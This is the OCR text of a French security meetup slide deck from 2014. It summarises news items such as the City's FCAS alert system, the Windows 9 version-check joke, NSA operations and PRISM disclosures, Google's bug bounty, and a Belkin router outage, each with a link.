Financial Crime Alerts Service (FCAS) : Un système d'alerte anti-intrusion à la City

- Système interconnectant les agences de renseignement et services de police
- Alertes en temps réel
  http://www.silicon.fr/banques-city-systeme-alerte-cyber-attaques-96937.html

Des drones chez Securitas

- Offre de sécurisation par Drones, principalement des sites industriels
  http://www.info.expoprotection.com/site/FR/L_actu_des_risques_malveillance__feu/Zoom_article,C1531,I1602,Zoom-776245d0dd4a24f49c85c8e388902942.htm?KM_Session=f5b42802e727f62b117c87b76561ca3e

Divers / Trolls velus

Pourquoi Windows 9 sera Windows 10 ?


- Car selon un développeur de Microsoft, certains tiers auraient codé :

```
if(version.StartsWith("Windows 9"))
{ /* 95 and 98 */
} else {
```

the_new_windows_called_windows_10_and_not/

- Fake ! Encore du bashing gratuit !
  - ou pas…

https://searchcode.com/?q=if%20version%2Cstartswith%20%20windows+9%20%20#1936538744140133860
https://searchcode.com/codesearch/view/17998959/



Divers / Trolls velus

La NSA responsable de la coupure générale d'internet en Syrie en 2012

- Tentative d''infiltration sur les routeurs du backbone du FAI national
- Maivaise injection de code pour rerouter le trafic vers Turmoil
- Pas d'inquiétude coté NSA, en cas de détection, ils pouvaient accuser Israël
  http://thehackernews.com/2014/08/nsa-accidentally-took-down-syrias.html

Déclassification de documents sur PRISM

- Entre 2007 et 2008, Yahoo a lutté et fait appel des demandes de divulgation de données d'utilisateurs
  - Avec une menace d'une amende journalière de $250,000
- Yahoo a finalement dû céder et fournir les données demandées
  http://yahoopolicy.tumblr.com/post/97238899258/shedding-light-on-the-foreign-intelligence-surveillance

La NSA fait aussi de l'espionnage à l'ancienne

- Chez les éditeurs de solutions de sécurité
  https://firstlook.org/theintercept/2014/10/10/core-secrets/

Divers / Trolls velus

Selon le FBI, les hackeurs Chinois coûtent des milliards aux USA

- Top extraits :
  - Presque chaque entreprise américaine "aurait" été piratée par les chinois
  - Les chinois sont assimilables à des cambrioleurs ivres
  - ...

http://www.cbsnews.com/news/fbi-director-james-comey-on-threat-of-isis-cybercrime/

Qui a la plus grosse ?

- Poster sa config'

http://www.thesecuritysetup.com/

Les 10 choses à savoir avant d'embaucher un pentesteur

2. Beware of "secret sauce" consultants
4. Reputation is everything
7. Embauchez un passionné
10. N'ayez pas peur du pentesteur

http://www.zdnet.com/10-things-you-need-to-know ers-7000034405/

Divers / Trolls velus

Google rejette 58% des CV

- A cause des fautes d'orthographe
  http://finance.yahoo.com/news/google-hr-boss-says-58-152208530.html

Célébrités VS Google

- Suite du Celebgate/Fapening, les célébrités réclament $100 millions
  https://www.scribd.com/doc/241694649/Hacked-celebrities-threaten-to-sue

Google augmente son Bug Bounty

- Jusqu'à $15,000 pour une évasion de Sandbox
  https://www.google.com/about/appsecurity/chrome-rewards/index.html

Google, Apple, Facebook et Amazon : Futur hackeurs de nos cerveaux

- Conférence de Laurent Alexandre aux assises
  http://www.silicon.fr/assises-securite-2014-cerveau-au-coeur-cybersecurite-97168.html


Apple crédite (enfin) les chercheurs

http://support.apple.com/kb/HT6441

Divers / Trolls velus

L'ANSSI fait de "l'ingénierie à reculons" 

http://www.ssi.gouv.fr/IMG/pdf/SDE006_Developpement_d_un_outil_pour_l_analyse_de_code_compile_pour_l_architecture_Hexagon.pdf



Développem... | A little bit of ever... | It's a New World,... | Active Directory ... | Développement ...

i.gouv.fr/IMG/pdf/SDE006_Develo

Page: 1 of 1 — Automatic Zoom

des systèmes d'information

Développement d'un outil pour l'analyse de code compilé pour l'architecture Hexagon

Description :
Dans le cadre de ses missions, le laboratoire sécurité des technologies sans-fil mène à bien l'analyse de la sécurité de solutions de téléphonie du marché, et plus particulièrement les ordiphones.

A ce titre, l'analyse statique du code compilé pour la nouvelle architecture de Qualcomm, nommée «Hexagon», requiert le développements d'outils d'ingénierie à reculons prenant en compte les particularités de cette architecture.

Ce stage se déroulera en 3 phases :
• Compréhension de l'architecture à l'aide de la documentation officielle et du SDK Hexagon (chaîne de compilation et émulateur)
• Implémentation de l'outil et des jeux de tests unitaires associés
• Tests de l'outil sur des cas concrets (code Hexagon à analyser)

Divers / Trolls velus

Blocage des routeurs SOHO Belkin

- Les routeurs SOHO Belkin se bloquent en cas de perte de la connexion internet
  - Pour tester la connexion, les routeurs pingent un serveur Belkin
  - Qui est tombé en panne
  - Coupant des milliers de routeurs

http://www.pcworld.com/article/2692864/having-problems-connecting-your-belkin-router-to-the-internet-theres-a-fix.html

Prochaines réunions

Prochaines réunions

- Mardi 18 novembre 2014

Afterwork

- Date à déterminer

Questions ?